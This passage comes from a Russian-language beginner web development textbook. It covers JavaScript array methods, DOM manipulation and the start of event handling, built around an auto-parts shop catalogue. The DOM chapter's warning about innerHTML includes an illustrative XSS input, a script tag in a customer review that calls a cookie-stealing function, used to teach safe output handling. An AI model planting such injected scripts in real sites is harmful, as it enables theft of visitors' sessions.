    nazvanie: 'Масляный фильтр Mann',
    cena: 45,
    ostatok: 23,
    brend: 'Mann'
  },
  {
    id: 3,
    nazvanie: 'Свечи зажигания Denso',
    cena: 120,
    ostatok: 0,
    brend: 'Denso'
  },
  {
    id: 4,
    nazvanie: 'Тормозные диски Brembo',
    cena: 780,
    ostatok: 2,
    brend: 'Brembo'
  },
  {
    id: 5,
    nazvanie: 'Воздушный фильтр Mann',
    cena: 65,
    ostatok: 14,
    brend: 'Mann'
  },
  {
    id: 6,
    nazvanie: 'Аккумулятор Bosch S4',
    cena: 950,
    ostatok: 4,
    brend: 'Bosch'
  }
]
```

```

    },
  ];

  for (const t of tovary) {
    console.log(`${t.nazvanie} — ${t.cena} сомони`);
  }

```

Вот в таком виде данные приходят из базы данных. Ровно в таком. Когда в главе 34 мы начнём доставать товары из MySQL, PHP отдаст нам именно массив объектов.

Так что вы сейчас учите не «структуру данных JavaScript», а способ, которым устроены данные почти во всех веб-приложениях.

РАЗБИРАЕМСЯ

Три метода, которые заменяют циклы

Для массивов есть готовые методы. Они короче цикла и понятнее.

► **filter** — отобрать подходящие

```

const vNalichii = tovary.filter(t => t.ostatok > 0);
const deshevye = tovary.filter(t => t.cena < 200);
const boschi = tovary.filter(t => t.brend === 'Bosch');

```

filter проходит по всем элементам и оставляет те, для которых условие истинно.

Возвращает новый массив, исходный не трогает.

Это фильтры каталога, ровно те, что вы свертали в главе 8.

► **map** — превратить каждый

```

const nazvaniya = tovary.map(t => t.nazvanie);
// ['Тормозные колодки Bosch', 'Масляный фильтр Mann', ...]

const soSkidkoy = tovary.map(t => ({
  ...t,
  cena: Math.round(t.cena * 0.9)
}));

```

map берёт каждый элемент и превращает во что-то другое. На выходе массив той же длины.

`...t` — **spread**, «возьми всё из `t`». Здесь: скопируй товар целиком, но цену замени.

Пригодится часто.

`Math.round()` — округление. Есть ещё `Math.floor()` (вниз), `Math.ceil()` (вверх), `Math.max()`, `Math.min()`.

► `find` — найти один

```
const tovar = tovary.find(t => t.id === 3);
console.log(tovar.nazvanie); // 'Свечи зажигания Denso'
```

`find` возвращает первый подошедший элемент (не массив!) или `undefined`.

Это поиск товара по номеру — то, что делает страница товара.

► `reduce` — свести к одному значению

```
const summa = tovary.reduce((itog, t) => itog + t.cena, 0);
console.log(summa); // 2210
```

Чуть сложнее остальных: `reduce` идёт по массиву и накапливает результат. `itog` — накопленное, `t` — текущий элемент, `0` — с чего начать.

Это сумма корзины.

► Цепочки

Методы можно соединять — и вот тут становится красиво:

```
const itogo = tovary
  .filter(t => t.ostatok > 0) // только те, что есть
  .filter(t => t.cena < 500) // и недорогие
  .map(t => t.cena) // взять цены
  .reduce((a, b) => a + b, 0); // сложить

console.log(itogo);
```

Читается сверху вниз как список действий. Тот же результат циклом занял бы строк десять и читался бы хуже.

```
const tovary = [  
  {  
    id: 1,  
    nazvanie: 'Тормозные колодки Bosch',  
    cena: 250,  
    ostatok: 7,  
    brend: 'Bosch'  
  },  
  {  
    id: 2,  
    nazvanie: 'Масляный фильтр Mann',  
    cena: 45,  
    ostatok: 23,  
    brend: 'Mann'  
  },  
  {  
    id: 3,  
    nazvanie: 'Свечи зажигания Denso',  
    cena: 120,  
    ostatok: 0,  
    brend: 'Denso'  
  },  
  {  
    id: 4,  
    nazvanie: 'Тормозные диски Brembo',  
    cena: 780,  
    ostatok: 2,  
    brend: 'Brembo'  
  },  
  {  
    id: 5,  
    nazvanie: 'Воздушный фильтр Mann',  
    cena: 65,  
    ostatok: 14,  
    brend: 'Mann'  
  },  
  {  
    id: 6,  
    nazvanie: 'Аккумулятор Bosch S4',
```

```

        cena: 950,
        ostatok: 4,
        brend: 'Bosch'
    },
];

// Показать товар одной строкой
function opisat(t) {
    const status = t.ostatok > 0 ? `в наличии ${t.ostatok} шт.` : 'под заказ';
    return `${t.nazvanie} – ${t.cena} сомони (${status})`;
}

console.log('=== ВЕСЬ КАТАЛОГ ===');
for (const t of tovary) {
    console.log(opisat(t));
}

console.log('=== ТОЛЬКО В НАЛИЧИИ ===');
tovary.filter(t => t.ostatok > 0).forEach(t => console.log(opisat(t)));

console.log('=== ДЕШЕВЛЕ 200 СОМОНИ ===');
tovary.filter(t => t.cena < 200).forEach(t => console.log(opisat(t)));

// Считаем итоги
const vsegoPozicii = tovary.length;
const naSklade = tovary.reduce((s, t) => s + t.ostatok, 0);
const stoimostSkлада = tovary.reduce((s, t) => s + t.cena * t.ostatok, 0);
const samyiDorogoy = tovary.reduce((max, t) => t.cena > max.cena ? t : max);

console.log('=== ИТОГИ ===');
console.log(`Позиций в каталоге: ${vsegoPozicii}`);
console.log(`Всего штук на складе: ${naSklade}`);
console.log(`Склад стоит: ${stoimostSkлада} сомони`);
console.log(`Самый дорогой: ${samyiDorogoy.nazvanie}`);

// Корзина
const korzina = [];
function dobavitVKorzinu(id, kolichество) {
    const tovar = tovary.find(t => t.id === id);
    if (!tovar) return 'Товар не найден';
    if (tovar.ostatok < kolichество) return `Не хватает: есть только
    ${tovar.ostatok}`;

```

```

    korzina.push({ tovar, kolichество });
    return `Добавлено: ${tovar.nazvanie} × ${kolichество}`;
}

console.log('=== КОРЗИНА ===');
console.log(dobavitVKorzinu(1, 2));
console.log(dobavitVKorzinu(3, 1));
console.log(dobavitVKorzinu(99, 1));

const summaKorziny = korzina.reduce((s, p) => s + p.tovar.cena * p.kolichество, 0);
console.log(`Итого в корзине: ${summaKorziny} сомони`);

```

НА ЭКРАНЕ

На экране

Каталог, фильтры и корзина — вывод программы

Elements	Console	Sources	Network
> ≡ ВСЬ КАТАЛОГ ≡			
> Тормозные колодки Bosch — 250 сомони (в наличии 7 шт.)			
> Масляный фильтр Mann — 45 сомони (в наличии 23 шт.)			
> Свечи зажигания Denso — 120 сомони (под заказ)			
> Тормозные диски Brembo — 780 сомони (в наличии 2 шт.)			
> Воздушный фильтр Mann — 65 сомони (в наличии 14 шт.)			
> Аккумулятор Bosch S4 — 950 сомони (в наличии 4 шт.)			
> ≡ ТОЛЬКО В НАЛИЧИИ ≡			
> Тормозные колодки Bosch — 250 сомони (в наличии 7 шт.)			
> Масляный фильтр Mann — 45 сомони (в наличии 23 шт.)			
> Тормозные диски Brembo — 780 сомони (в наличии 2 шт.)			
> Воздушный фильтр Mann — 65 сомони (в наличии 14 шт.)			
> Аккумулятор Bosch S4 — 950 сомони (в наличии 4 шт.)			
> ≡ ДЕШЕВЛЕ 200 СОМОНИ ≡			
> Масляный фильтр Mann — 45 сомони (в наличии 23 шт.)			
> Свечи зажигания Denso — 120 сомони (под заказ)			
> Воздушный фильтр Mann — 65 сомони (в наличии 14 шт.)			
> ≡ ИТОГИ ≡			
> Позиций в каталоге: 6			
> Всего штук на складе: 50			
> Склад стоит: 9055 сомони			
> Самый дорогой: Аккумулятор Bosch S4			
> ≡ КОРЗИНА ≡			
> Добавлено: Тормозные колодки Bosch × 2			
> Не хватает: есть только 0			
> Товар не найден			
> Итого в корзине: 500 сомони			

Товар №99 не найден, свечей нет в наличии — функция вернула осмысленный ответ вместо падения.

Заметьте, что произошло в строке про товар 99 и про свечи: функция **проверила** и вернула осмысленный ответ вместо того, чтобы упасть. Это и есть аккуратный код.

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

<code>function имя() { }</code>	Объявить функцию
<code>имя()</code>	Вызвать её
<code>return</code>	Вернуть значение и выйти из функции
<code>(x) => x * 2</code>	Стрелочная функция
<code>[1, 2, 3]</code>	Массив
<code>массив[0]</code>	Первый элемент. Нумерация с нуля
<code>.length</code>	Сколько элементов
<code>.push()</code> / <code>.pop()</code>	Добавить / убрать с конца
<code>for (const x of массив)</code>	Перебрать все элементы
<code>{ kluch: znachenie }</code>	Объект
<code>obekt.kluch</code>	Прочитать свойство
<code>.filter(...)</code>	Отобрать подходящие → новый массив
<code>.map(...)</code>	Превратить каждый → новый массив
<code>.find(...)</code>	Найти первый подходящий → один элемент
<code>.reduce(...)</code>	Свести к одному значению
<code>.forEach(...)</code>	Сделать что-то с каждым, ничего не возвращая
<code>...obekt</code>	Spread: «взять всё отсюда»
<code>Math.round()</code>	Округлить

ГРАБЛИ

Грабли

Забыть скобки при вызове. `pozdorovatsya` — упоминание, `pozdorovatsya()` — вызов.

Считать с единицы. Первый элемент — `[0]`. Последний — `[length - 1]`.

Ждать, что `filter` изменит массив. Не изменит. Он возвращает новый: `const novyi = staryi.filter(...)`.

Путать `find` и `filter`. `find` даёт один элемент, `filter` — массив. Обратиться к `.nazvanie` у результата `filter` — получить `undefined`.

Забывать `return`. Функция без `return` возвращает `undefined`. Если результат «не приходит» — проверьте это.

Опечатка в имени свойства. `tovar.cena` с русской «а» вернёт `undefined` без всякой ошибки. Ищется мучительно.

Считать, что `const` защищает содержимое массива. Не защищает. Он лишь запрещает заменить сам массив.

ЗАДАЧИ

Задачи

Задача 15.1. Напишите функцию `sSkidkoy(cena, procent)`, которая возвращает цену со скидкой. Проверьте на трёх значениях.

Задача 15.2. Что вернёт каждая строка?

```
const a = [10, 20, 30, 40];
console.log(a[0]);
console.log(a[4]);
console.log(a.length);
console.log(a[a.length - 1]);
```

Задача 15.3. Возьмите массив товаров из главы и выведите:

1. только товары бренда Mann;
2. только те, что дороже 100 сомони;
3. только названия, без остальных данных;
4. общее количество штук на складе.

Задача 15.4. Напишите функцию `naitiPoArtikulu(artikul)`, которая ищет товар и возвращает его или строку «не найден».

Задача 15.5. Напишите функцию `dostavka(summa)`: до 300 сомони — доставка 50, от 300 до 1000 — 25, свыше 1000 — бесплатно.

Задача 15.6. Отсортируйте товары по цене. Подсказка:

```
const po_cene = [...tovary].sort((a, b) => a.cena - b.cena);
```

Зачем здесь `[...tovary]`? Попробуйте без него и посмотрите, что стало с исходным массивом. Вывод важный.

Задача 15.7. Сгруппируйте товары по брендам: сколько позиций у каждого бренда.

Задача 15.8. Найдите ошибку:

```
const tovar = tovary.filter(t => t.id === 3);  
console.log(tovar.nazvanie);
```

Задача 15.9. Напишите функцию `korzinaItogo(korzina)`, которая принимает массив покупок и возвращает объект `{ pozicii, shtuk, summa }`.

Задача 15.10. Перепишите цикл в цепочку методов:

```
let summa = 0;  
for (const t of tovary) {  
  if (t.ostatok > 0 && t.cena < 500) {  
    summa = summa + t.cena;  
  }  
}
```

Ответы — в Приложении Г.

Массив объектов — то, как выглядят данные **на всём пути** внутри магазина.

Смотрите цепочку: в базе лежат строки таблицы → PHP забирает их и получает массив массивов → отдаёт в браузер как JSON → JavaScript получает массив объектов и рисует карточки.

Форма одна и та же на каждом этапе. Поэтому то, что вы выучили в этой главе, пригодится и в PHP (глава 22), и в SQL (глава 27), и в работе с чужими API (глава 49).

Заглянуть можно в `api/` — там PHP отдаёт данные именно в таком виде.

ИТОГ

Итог

- **Функция** — код с именем. Объявили один раз, вызываете сколько нужно.
- `return` возвращает значение **и завершает** функцию. Отсекайте плохие случаи в начале.
- Одна функция — одно дело.
- **Массив** `[...]` — список. Нумерация **с нуля**, последний — `length - 1`.
- `for...of` — лучший способ перебрать, когда номер не нужен.
- **Объект** `{...}` — набор «ключ: значение». Один товар целиком.
- **Массив объектов** — то, как приходят данные из любой базы.
- `filter` отбирает, `map` превращает, `find` находит один, `reduce` сводит к числу.
- Эти методы **не меняют** исходный массив, а возвращают новый.
- `const` защищает переменную, а не содержимое массива.

Дальше — самое интересное: научимся менять настоящую страницу из кода.

DOM: меняем страницу из кода

ЗАЧЕМ ЭТО

Зачем эта глава

Две главы мы писали в консоль. Полезно для учёбы, бесполезно для покупателя — он консоль не открывает.

Пора соединить JavaScript со страницей. В этой главе научимся:

- **находить** элементы на странице;
- **менять** их текст, стили и классы;
- **создавать** новые элементы из данных.

Последнее — самое важное. Помните массив товаров из прошлой главы? Сейчас мы превратим его в настоящие карточки на странице. Это ровно то, чем занимается любой современный сайт.

РАЗБИРАЕМСЯ

Что такое DOM

Когда браузер получает HTML, он не хранит его как текст. Он строит **дерево объектов** — по одному объекту на каждый тег.

Это дерево и называется **DOM** — *Document Object Model*, «объектная модель документа».

```
document
├─ html
│   ├── head
│   │   ├── meta
│   │   └─ title
│   └─ body
│       ├── header
│       │   └─ h1
│       └─ main
│           ├── article
│           │   ├── h3
│           │   └─ p
│           └─ article
```

Ключевая мысль: **JavaScript** меняет не HTML-файл, а это дерево. Файл на диске остаётся прежним. Меняется то, что браузер держит в памяти — и сразу же перерисовывает на экране.

Отсюда важное следствие: **все изменения пропадают при обновлении страницы**. Браузер перечитает файл и построит дерево заново.

Чтобы изменения сохранялись, их нужно записать на сервер — этим займёмся в части про PHP.

`document` — точка входа, «вся страница». С него начинается любая работа с DOM.

РАЗБИРАЕМСЯ

Находим элементы

► Два метода, которых достаточно

```
const zagolovok = document.querySelector('h1');
const vseTovary = document.querySelectorAll('.tovar');
```

МЕТОД

ЧТО ВОЗВРАЩАЕТ

`querySelector`

Первый подошедший элемент (или `null`)

`querySelectorAll`

Все подошедшие, списком

Отличная новость: **внутри** пишутся обычные CSS-селекторы — те самые, что вы учили в главе 9.

```
document.querySelector('#poisk');           // по id
document.querySelector('.cena');           // по классу
document.querySelector('.tovar h3');       // вложенность
document.querySelector('input[type="search"]'); // по атрибуту
document.querySelectorAll('.tovar');       // все карточки
```

Ничего нового учить не надо. Знаете CSS — умеете искать в DOM.

► Если не нашлось

```
const кнопка = document.querySelector('.кнопка-kotoroy-net');
console.log(кнопка); // null
```

`querySelector` вернёт `null`, а обращение к свойству `null` уронит программу:

```
кнопка.textContent = 'Купить';
// TypeError: Cannot read properties of null
```

Это самая частая ошибка новичка в DOM. Причины почти всегда две:

1. Опечатка в селекторе (забыли точку перед классом);
2. Скрипт выполнен **раньше**, чем появился элемент — тот самый случай, ради которого `<script>` ставят перед `</body>`.

Защититься просто:

```
const кнопка = document.querySelector('.кнопка');
if (кнопка) {
  кнопка.textContent = 'Купить';
}
```

► Перебрать найденные

```
const tovary = document.querySelectorAll('.tovar');

console.log(tovary.length); // сколько нашлось

tovary.forEach(t => {
  console.log(t.textContent);
});
```

`querySelectorAll` возвращает не совсем массив, а похожую на него коллекцию. `forEach` и `for...of` работают, а вот `map` и `filter` — нет. Если нужны они, превратите в настоящий массив: `[...tovary]`.

РАЗБИРАЕМСЯ

Меняем содержимое

► `textContent` — текст

```
const zagolovok = document.querySelector('h1');

console.log(zagolovok.textContent); // прочитать
zagolovok.textContent = 'Новое название'; // записать
```

► `innerHTML` — с разметкой

```
const blok = document.querySelector('.cena');
blok.innerHTML = '<strong>250</strong> сомони';
```

Разница принципиальная:

	TEXTCONTENT	INNERHTML
Теги внутри	Покажет как текст	Выполнит как разметку
Скорость	Быстрее	Медленнее
Безопасность	Безопасно	Опасно для чужих данных

► Почему `innerHTML` опасен

Представьте, что вы показываете отзыв покупателя:

```
otzyv.innerHTML = tekstOtPolzovatelya;
```

А покупатель написал в отзыве:

```
<script>ukrastCookie()</script>
```

Браузер честно выполнит этот код — на странице, у всех остальных посетителей. Это называется **XSS-атака**, и она входит в тройку самых распространённых способов взлома сайтов.

Правило: для чужих данных всегда `textContent`. `innerHTML` — только для разметки, которую вы написали сами.

Подробно разберём в главе 36. Но привычку вырабатывайте сейчас.

РАЗБИРАЕМСЯ

Меняем стили

► Через `classList` — правильный способ

```
const karta = document.querySelector('.tovar');

karta.classList.add('vydelena');           // добавить класс
karta.classList.remove('vydelena');         // убрать
karta.classList.toggle('vydelena');         // есть — убрать, нет — добавить
console.log(karta.classList.contains('vydelena')); // проверить
```

А сам вид описан в CSS:

```
.tovar.vydelena {
  border-color: #b5411f;
  box-shadow: 0 4px 16px rgba(181, 65, 31, 0.2);
}
```

Почему это правильно: оформление остаётся в CSS, JavaScript только переключает состояние. Разделение обязанностей из первой главы соблюдено.

► Через `style` — когда значение вычисляется

```
element.style.display = 'none';  
element.style.width = progress + '%';
```

Годится, когда значение известно только во время работы — например, ширина полосы загрузки.

⚠ Обратите внимание на две особенности:

```
element.style.backgroundColor = 'red';    // не background-color!  
element.style.width = '300px';           // единицы обязательны!
```

В JavaScript свойства пишутся **camelCase** вместо дефисов, а числовые значения требуют единиц измерения. `width = 300` без `px` просто не работает.

Правило выбора: есть заранее известный набор состояний — `classList`. Значение вычисляется — `style`.

РАЗБИРАЕМСЯ

Работа с атрибутами

```
const kartinka = document.querySelector('img');  
  
kartinka.src = 'novoe-foto.jpg';  
kartinka.alt = 'Новое описание';  
  
const sslka = document.querySelector('a');  
sslka.href = '/catalog';  
  
const pole = document.querySelector('input');  
console.log(pole.value);    // что ввёл человек  
pole.value = 'Bosch';       // подставить значение
```

⚠ Для полей ввода нужен `value`, а не `textContent`. Частая ошибка.

► Свои данные в атрибутах

```
<button data-tovar-id="42" data-cena="250">В корзину</button>
```

```
const кнопка = document.querySelector('button');
console.log(кнопка.dataset.tovarId); // "42"
console.log(кнопка.dataset.cena); // "250"
```

Атрибуты, начинающиеся с `data-`, — официальный способ хранить свои данные прямо в разметке. Читаются через `dataset`, причём `data-tovar-id` превращается в `dataset.tovarId` (дефисы уходят, camelCase появляется).

Незаменимо, когда нужно понять, какой именно товар кликнули.

⚠ Всё, что приходит из `dataset`, — строка. `"250" + 1` даст `"2501"`, а не `251`. Превращайте в число: `Number(кнопка.dataset.cena)`.

РАЗБИРАЕМСЯ

Создаём элементы

Вот главное умение этой главы.

► Способ 1: собрать по частям

```
const карта = document.createElement('article');
карта.className = 'товар';

const заголовок = document.createElement('h3');
заголовок.textContent = 'Тормозные колодки Bosch';

карта.append(заголовок);
document.querySelector('.katalog').append(карта);
```

МЕТОД

ЧТО ДЕЛАЕТ

<code>createElement('div')</code>	Создать элемент (пока нигде не показан)
<code>append(что)</code>	Вложить внутрь, в конец
<code>prepend(что)</code>	Вложить в начало
<code>remove()</code>	Удалить элемент

Способ надёжный и безопасный, но многословный.

► Способ 2: через `innerHTML`

```
const katalog = document.querySelector('.katalog');

katalog.innerHTML = `
  <article class="tovar">
    <h3>Тормозные колодки Bosch</h3>
    <p class="цена">250 сомони</p>
  </article>
`;
```

Короче и нагляднее. Годится, когда данные **свои**, а не пришли от пользователя.

► Способ 3: рисуем весь каталог из массива

А теперь соединим всё, что знаем:

```

const tovary = [
  { id: 1, nazvanie: 'Тормозные колодки Bosch', cena: 250, ostatok: 7 },
  { id: 2, nazvanie: 'Масляный фильтр Mann', cena: 45, ostatok: 23 },
  { id: 3, nazvanie: 'Свечи зажигания Denso', cena: 120, ostatok: 0 }
];

function narisovatKatalog(spisok) {
  const katalog = document.querySelector('.katalog');

  if (spisok.length === 0) {
    katalog.innerHTML = '<p class="pusto">Ничего не нашлось</p>';
    return;
  }

  katalog.innerHTML = spisok.map(t => `
    <article class="tovar">
      <h3>${t.nazvanie}</h3>
      <p class="cena">${t.cena} <span>сомони</span></p>
      <p class="nalichie ${t.ostatok > 0 ? '' : 'nety'}">
        ${t.ostatok > 0 ? `В наличии: ${t.ostatok} шт.` : 'Под заказ'}
      </p>
      <button data-id="${t.id}">В корзину</button>
    </article>
  `).join('');
}

narisovatKatalog(tovary);

```

Разберём, что здесь происходит:

1. `map` превращает каждый товар в кусок HTML;
2. `join('')` склеивает все куски в одну строку;
3. `innerHTML` вставляет всё разом.

Это и есть современный подход к сайтам. Разметка не пишется руками — она строится из данных. Три товара или три тысячи — код тот же.

Именно так работают React, Vue и все остальные модные библиотеки. Внутри у них, конечно, сложнее и умнее, но идея ровно эта.

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <title>Каталог из данных</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
<div class="container">
  <header>
    <div class="logo">Автозапчасти Firdavs</div>
  </header>

  <main>
    <p class="schetchik"></p>
    <div class="katalog"></div>
  </main>
</div>

<script src="script.js"></script>
</body>
</html>
```

Обратите внимание: каталог в HTML пустой. Ни одной карточки. Всё нарисует JavaScript.

```
const tovary = [  
  {  
    id: 1,  
    nazvanie: 'Тормозные колодки Bosch',  
    cena: 250,  
    ostatok: 7,  
    brend: 'Bosch'  
  },  
  {  
    id: 2,  
    nazvanie: 'Масляный фильтр Mann',  
    cena: 45,  
    ostatok: 23,  
    brend: 'Mann'  
  },  
  {  
    id: 3,  
    nazvanie: 'Свечи зажигания Denso',  
    cena: 120,  
    ostatok: 0,  
    brend: 'Denso'  
  },  
  {  
    id: 4,  
    nazvanie: 'Тормозные диски Brembo',  
    cena: 780,  
    ostatok: 2,  
    brend: 'Brembo'  
  },  
  {  
    id: 5,  
    nazvanie: 'Воздушный фильтр Mann',  
    cena: 65,  
    ostatok: 14,  
    brend: 'Mann'  
  },  
  {  
    id: 6,  
    nazvanie: 'Аккумулятор Bosch S4',  
    cena: 950,  
    ostatok: 4,  
    brend: 'Bosch'
```

```

    },
  ];

function kartochka(t) {
  const estOstatok = t.ostatok > 0;
  return `
    <article class="tovar">
      <h3>${t.nazvanie}</h3>
      <p class="artikul">${t.brend}</p>
      <p class="cena">${t.cena} <span>сомони</span></p>
      <p class="nalichie ${estOstatok ? '' : 'nety'}">${
        estOstatok ? `В наличии: ${t.ostatok} шт.` : `Под заказ, 5 дней`
      }</p>
      <button data-id="${t.id}" ${estOstatok ? '' : 'disabled'}>В
корзину</button>
    </article>
  `;
}

function narisovat(spisok) {
  const katalog = document.querySelector('.katalog');
  const schetchik = document.querySelector('.schetchik');

  schetchik.textContent = `Найдено товаров: ${spisok.length}`;

  if (spisok.length === 0) {
    katalog.innerHTML = '<p class="pusto">Ничего не нашлось</p>';
    return;
  }

  katalog.innerHTML = spisok.map(kartochka).join('');
}

narisovat(tovary);

```

Обратите внимание на `disabled` у кнопки: если товара нет, кнопка автоматически становится неактивной. Логика вида задаётся **данными**, а не руками.

Автозапчасти Firdavs

Найдено товаров: 6

Тормозные колодки Bosch

Bosch

250 сомони

В наличии: 7 шт.

В корзину

Масляный фильтр Mann

Mann

45 сомони

В наличии: 23 шт.

В корзину

Свечи зажигания Denso

Denso

120 сомони

Под заказ, 5 дней

В корзину

Тормозные диски Brembo

Brembo

780 сомони

В наличии: 2 шт.

В корзину

Воздушный фильтр Mann

Mann

65 сомони

В наличии: 14 шт.

В корзину

Аккумулятор Bosch S4

Bosch

950 сомони

В наличии: 4 шт.

В корзину

Откройте F12 → Elements. Вы увидите все шесть карточек в дереве — хотя в исходном файле их нет.

Теперь нажмите правую кнопку → «Посмотреть код страницы». Там пусто.

Разница между этими двумя окнами и есть DOM. «Код страницы» — то, что прислал сервер. «Elements» — то, что сейчас в памяти браузера.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>document</code>	Вся страница, точка входа
<code>querySelector('.класс')</code>	Найти первый по CSS-селектору
<code>querySelectorAll('.класс')</code>	Найти все
<code>.textContent</code>	Текст элемента. Безопасно
<code>.innerHTML</code>	Содержимое с разметкой. Опасно для чужих данных
<code>.value</code>	Значение поля ввода
<code>.classList.add/remove/toggle</code>	Управление классами
<code>.style.backgroundColor</code>	Стиль напрямую. camelCase, единицы обязательны
<code>.dataset.tovarId</code>	Прочитать <code>data-tovar-id</code> . Всегда строка
<code>createElement('div')</code>	Создать элемент
<code>.append(что)</code>	Вложить в конец
<code>.remove()</code>	Удалить
<code>.map(...).join('')</code>	Собрать HTML из массива
<code>null</code>	Ничего не нашлось

ГРАБЛИ

Грабли

`Cannot read properties of null`. Элемент не найден. Проверьте селектор (точка перед классом!) и положение `<script>` — он должен быть перед `</body>`.

Забывать точку или решётку. `querySelector('tovar')` ищет `тег <toVar>`. Нужно `.tovar`.

`innerHTML` с чужими данными. Дыра в безопасности. Для отзывов, имён, комментариев — только `textContent`.

`textContent` вместо `value` для полей. У `<input>` значение читается через `value`.

Забывать единицы в `style`. `el.style.width = 300` не работает. Нужно `'300px'`.

`dataset` возвращает строку. `Number(...)` перед арифметикой.

Ждать, что изменения сохранятся. Обновили страницу — всё вернулось. DOM живёт только в памяти.

Перерисовывать весь список в цикле по одному. `katalog.innerHTML += ...` внутри цикла заставляет браузер перестраивать дерево на каждой итерации. Собирайте строку целиком, вставляйте один раз.

ЗАДАЧИ

Задачи

Задача 16.1. Найдите на своей странице заголовок и поменяйте его текст из консоли.

Задача 16.2. Что вернёт каждая строка на странице из примера?

```
document.querySelector('.tovar');
document.querySelectorAll('.tovar').length;
document.querySelector('.tovar h3').textContent;
document.querySelector('.netu-takogo');
```

Задача 16.3. Постройте каталог из массива по примеру главы. Добавьте в массив седьмой товар и убедитесь, что он появился сам.

Задача 16.4. Напишите функцию, которая рисует только товары в наличии. Подсказка:

```
narisovat(tovary.filter(...)) .
```

Задача 16.5. Сделайте так, чтобы товары дороже 500 сомони получали класс `dorogoy`, а в CSS у него была золотая рамка.

Задача 16.6. Найдите ошибку:

```
const cena = document.querySelector('.cena');
const novaya = cena.textContent + 100;
console.log(novaya);
```

Задача 16.7. Выведите на страницу итоги: сколько позиций, сколько штук на складе, общая стоимость склада. Используйте `reduce` из главы 15.

Задача 16.8. Через `data-` атрибуты передайте в каждую кнопку `id` и цену товара. Выведите их в консоль для всех кнопок сразу.

Задача 16.9. Откройте любой крупный сайт, F12 → Elements. Найдите блок с товаром и удалите его клавишей Delete. Он исчез. Обновите страницу — вернулся. Объясните своими словами, почему.

Ответы — в Приложении Г.

В БОЮ

В бою

В `assets/js/` этого репозитория найдите код, который рисует карточки товаров в результатах поиска. Увидите ту же связку `map` + `join` + `innerHTML`.

Одна боевая деталь, которую стоит заметить: перед вставкой все данные от поставщика прогоняются через экранирование — превращают `<` в `<`, чтобы чужой текст никогда не выполнялся как разметка.

Это защита от XSS, о которой мы говорили. На боевом сайте она обязательна: названия запчастей приходят из чужого API, и никто не гарантирует, что там не окажется чего-то опасного.

ИТОГ

- DOM — дерево объектов, которое браузер строит из HTML и держит в памяти.
- JavaScript меняет **дерево**, а не файл. Обновление страницы всё вернёт.
- `querySelector` — первый, `querySelectorAll` — все. **Внутри обычные CSS-селекторы.**
- Не нашлось — `null`. Обращение к `null` роняет программу.
- `textContent` — текст и **безопасность**. `innerHTML` — разметка и **риск XSS**.
- Для чужих данных только `textContent`.
- `classList` для состояний, `style` для вычисленных значений.
- `data-` атрибуты + `dataset` — хранение своих данных в разметке. Всегда строка.
- `map` + `join` + `innerHTML` — построить разметку из данных. Главный приём главы.
- Собирайте строку целиком и вставляйте один раз.

Дальше — события: научимся реагировать на клики и ввод.

События: реакция на действия

ЗАЧЕМ ЭТО

Зачем эта глава

Каталог рисуется из данных — уже хорошо. Но он всё ещё не реагирует на человека. Нажали кнопку — ничего. Набрали в поиске — ничего.

Событие — это «что-то произошло»: щелчок, ввод буквы, прокрутка, отправка формы. Научившись их ловить, вы сможете сделать интерфейс по-настоящему живым.

Эта глава — последний кусок теории JavaScript. Дальше только практика.

РАЗБИРАЕМСЯ

Как поймать событие

► Основной способ

```
const кнопка = document.querySelector('button');

кнопка.addEventListener('click', function () {
  console.log('Нажали!');
});
```

Читается: «кнопка, слушай событие `click`, и когда оно случится — выполни вот это».

ЧАСТЬ

ЧТО ОЗНАЧАЕТ

<code>addEventListener</code>	«Добавить слушателя события»
<code>'click'</code>	Какое событие ждём
<code>function () {...}</code>	Что делать, когда случится

Со стрелочной функцией короче:

```
кнопка.addEventListener('click', () => {  
  console.log('Нажали!');  
});
```

► Почему не `onclick`

Есть и такой способ:

```
кнопка.onclick = () => console.log('Нажали');
```

Работает, но у него ограничение: **обработчик может быть только один**. Назначите второй — первый пропадёт.

`addEventListener` позволяет повесить сколько угодно обработчиков на одно событие. Пользуйтесь им.

И совсем плохой способ, который встречается в старом коде:

```
<button onclick="добавит()">В корзину</button>
```

Логика в разметке — то же самое, что инлайн-стили из главы 9. Смешивает обязанности и мешает поддерживать.

СОБЫТИЕ	КОГДА ПРОИСХОДИТ	ГДЕ ПРИМЕНЯЕТСЯ
<code>click</code>	Щелчок мышью или тап пальцем	Кнопки, ссылки
<code>input</code>	Каждое изменение поля ввода	Живой поиск
<code>change</code>	Поле изменилось и потеряло фокус	Выпадающие списки, галочки
<code>submit</code>	Отправка формы	Проверка перед отправкой
<code>keydown</code>	Нажали клавишу	Горячие клавиши, Enter
<code>focus</code> / <code>blur</code>	Поле получило / потеряло фокус	Подсказки
<code>mouseenter</code> / <code>mouseleave</code>	Курсор вошёл / вышел	Всплывающие подсказки
<code>scroll</code>	Прокрутка страницы	Прилипающая шапка
<code>DOMContentLoaded</code>	Страница построена	Запуск скрипта

► `input` против `change` — важная разница

```
const pole = document.querySelector('input');

pole.addEventListener('input', () => {
  console.log('Изменилось:', pole.value); // на каждую букву
});

pole.addEventListener('change', () => {
  console.log('Закончили:', pole.value); // когда ушли из поля
});
```

Для живого поиска нужен `input` — он срабатывает на каждую букву. Для выпадающего списка удобнее `change`.

Обработчик получает на вход объект с подробностями:

```
кнопка.addEventListener('click', (event) => {  
  console.log(event.target);    // на чём именно кликнули  
  console.log(event.type);      // 'click'  
});
```

СВОЙСТВО

ЧТО ДАЁТ

<code>event.target</code>	Элемент, на котором произошло событие
<code>event.type</code>	Название события
<code>event.key</code>	Какая клавиша (для клавиатурных)
<code>event.preventDefault()</code>	Отменить обычное поведение браузера

Имя `event` можно сокращать до `e` — так делают почти все.

► `preventDefault` — отменить поведение по умолчанию

У некоторых элементов есть встроенное поведение: ссылка переходит, форма перезагружает страницу.

```
const forma = document.querySelector('form');  
  
forma.addEventListener('submit', (e) => {  
  e.preventDefault();    // страница НЕ перезагрузится  
  console.log('Обрабатываем сами');  
});
```

Зачем. Форма по умолчанию отправляется на сервер и перезагружает страницу. Иногда это правильно (глава 24). Но если мы хотим обработать данные прямо здесь, без перезагрузки, — нужен `preventDefault`.

► Проблема

Повесим обработчик на все кнопки каталога:

```
document.querySelectorAll('.tovar button').forEach(кнопка => {  
  кнопка.addEventListener('click', () => {  
    console.log('В корзину');  
